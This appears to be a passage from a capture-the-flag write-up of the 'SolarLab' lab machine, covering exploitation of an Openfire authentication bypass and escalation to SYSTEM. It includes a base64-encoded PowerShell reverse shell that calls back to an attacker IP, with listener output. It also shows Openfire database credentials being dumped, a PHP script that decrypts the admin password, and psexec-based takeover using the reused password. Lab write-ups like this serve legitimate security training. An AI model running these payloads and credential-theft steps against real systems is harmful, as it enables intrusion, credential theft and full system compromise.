

Come to the Pluginspage, we can upload a malicious plugin to help us get the reverse shell.
From https://github.com/miko550/CVE-2023-32315, we can grab a malicious web shell.
After we upload this jar package, we can see Management Toolis successfully in the list
Under Server –> Server Settings, Management Tool now shows up at the bottom of the left menu:

Press Management Tool,then insert the password 123
After entering, several options will appear, but selecting "System Commands" from the menu will bring up a form for executing commands:

Now we can try the reverse shell
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAwACIALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
Then we can get the shell as openfire
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/SolarLab/CVE-2023-32315]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.200.134] 51861
whoami
solarlab\openfire
Now we can access to the directory C:\Program Files\Openfire
PS C:\Program Files\Openfire> dir


    Directory: C:\Program Files\Openfire


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/17/2023   2:11 PM                .install4j
d-----        11/17/2023   2:11 PM                bin
d-----         4/25/2026   1:33 PM                conf
d-----        11/17/2023   2:11 PM                documentation
d-----         4/25/2026   1:34 PM                embedded-db
d-----        11/17/2023   2:11 PM                lib
d-----        11/17/2023   2:24 PM                logs
d-----         4/26/2026  12:57 PM                plugins
d-----        11/17/2023   2:11 PM                resources
-a----         11/9/2022   5:59 PM         375002 changelog.html
-a----         2/16/2022   5:55 PM          10874 LICENSE.html
-a----         2/16/2022   5:55 PM           5403 README.html
-a----         11/9/2022   6:00 PM         798720 uninstall.exe
From the directory embedded-db, there seems something stored the credit
PS C:\Program Files\Openfire> cd embedded-db
PS C:\Program Files\Openfire\embedded-db> dir


    Directory: C:\Program Files\Openfire\embedded-db


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/25/2026   1:33 PM                openfire.tmp
-a----         4/25/2026   1:33 PM              0 openfire.lck
-a----         4/26/2026  12:57 PM           1235 openfire.log
-a----         4/25/2026   1:34 PM            106 openfire.properties
-a----          5/7/2024   9:53 PM          16161 openfire.script

PS C:\Program Files\openfire\embedded-db> cat openfire.script
SET DATABASE UNIQUE NAME HSQLDB8BDD3B2742
SET DATABASE GC 0
SET DATABASE DEFAULT RESULT MEMORY ROWS 0
...[snip]...
CREATE USER SA PASSWORD DIGEST 'd41d8cd98f00b204e9800998ecf8427e'
...[snip]...
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e15
9a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
q
...[snip]...
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
...[snip]...
There is a repo contains decrypt the password of openfire
https://github.com/shakaw/openfire-password-decrypt
There is a php script
<?
function decrypt_openfirepass($ciphertext, $key) {
    $cypher = 'blowfish';
    $mode   = 'cbc';
    $sha1_key = sha1($key, true);
    $td = mcrypt_module_open($cypher, '', $mode, '');
    $ivsize    = mcrypt_enc_get_iv_size($td);
    $iv = substr(hex2bin($ciphertext), 0, $ivsize);
    $ciphertext = substr(hex2bin($ciphertext), $ivsize);
    if ($iv) {
        mcrypt_generic_init($td, $sha1_key, $iv);
        $plaintext = mdecrypt_generic($td, $ciphertext);
    }
    return $plaintext;
}

echo decrypt_openfirepass('becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442', 'hGXiFzsKaAeYLjn');
After running it, we can get the password
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ php decrypt.php
ThisPasswordShouldDo!@
This is the password of administrator
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ netexec smb solarlab.htb -u administrator -p 'ThisPasswordShouldDo!@'
SMB         10.129.200.134  445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:None)
SMB         10.129.200.134  445    SOLARLAB         [+] solarlab\administrator:ThisPasswordShouldDo!@ (Pwn3d!)
But I can't use evil-winrm, ssh, RDP to connect it, I will try psexec.py
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ psexec.py solarlab.htb/administrator:'ThisPasswordShouldDo!@'@solarlab.htb powershell
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on solarlab.htb.....
[*] Found writable share ADMIN$
[*] Uploading file awQtEKou.exe
[*] Opening SVCManager on solarlab.htb.....
[*] Creating service wyOB on solarlab.htb.....
[*] Starting service wyOB.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

whoami
PS C:\Windows\system32> whoami
nt authority\system
Description
SolarLab is a medium-difficulty Windows machine that begins with enumeration of a business website alongside an SMB share accessible via guest session, which c… SolarLab is a medium-difficulty Windows machine that begins with enumeration of a business website alongside an SMB share accessible via guest session, which contains files leaking credentials for users on the remote machine. These credentials grant access to an internal employee portal where form submissions are rendered as PDFs using the ReportLab library. The library version in use is vulnerable to CVE-2023-33733, a code injection flaw in RML parsing; after adapting a public PoC, arbitrary commands can be injected through a crafted form submission, yielding a shell as blake.
With a foothold established, further enumeration reveals Openfire running on a local port. Pivoting through a SOCKS tunnel exposes the Openfire Administration Console, whose installed version is vulnerable to CVE-2023-32315 — an authentication bypass that allows unauthenticated access to the admin panel. From there, a malicious plugin is uploaded to achieve code execution as the openfire user. Installation logs readable by this user contain enough material to crack the Administrator password, which turns out to be reused for the local Administrator account, completing the privilege escalation to SYSTEM.